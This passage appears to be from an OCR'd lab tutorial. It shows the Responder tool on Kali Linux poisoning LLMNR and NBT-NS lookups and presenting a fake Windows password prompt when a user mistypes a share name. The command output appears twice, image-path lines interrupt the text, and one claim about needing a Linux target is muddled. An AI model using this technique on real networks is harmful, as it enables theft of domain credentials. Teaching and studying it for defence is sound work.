


```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth1
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.2.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth1]
    Responder IP               [10.10.10.140]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
```

The good thing about responder is that the tool captures password hashes even though the machine on which it runs is not part of the domain network. Yes, the machine we are running responder on need not be a part of Windows domain network we are targeting although it should on the same network.


The bad thing is we should find a Linux target on the target network because responder doesn't work on a Windows machine.

There are various reasons why a hostname lookup can fail. For example, if the user types the name wrong, a misconfiguration etc. For this tutorial, we will be running Kali Linux (because it has Responder installed by default) on the same network as the Windows domain network. We need to run responder on the local network interface as shown below.



```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth1
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.2.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth1]
    Responder IP               [10.10.10.140]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
```


As readers can see it has started varius poisoners. Now, let's just say a user on the domain networ-k has mistyped a network share as shown below.



\\sharee

Open a library to see your files and arrange them by folder, date, and other properties.

Here, for example, the user wanted to access "//share" but he mistakenly typed "//sharee". When this happens, responder prompts the user for his credentials as shown below.



Windows Security

Enter Network Password

Enter your password to connect to: sharee

User name

Password

Domain: CORP


□ Remember my credentials

Access is denied.

OK   Cancel

Let's just assume the user falls for this deceptive login box and enters his credentials as shown below.

"I created this tool (mimikatz) to show Microsoft this isn't a theoretical problem, that it's a real problem. Without real data, without dangerous data, they would never have dome anything to change it. "
- Benjamin Delphy



Windows Security

Enter Network Password

Enter your password to connect to: sharee

prathul

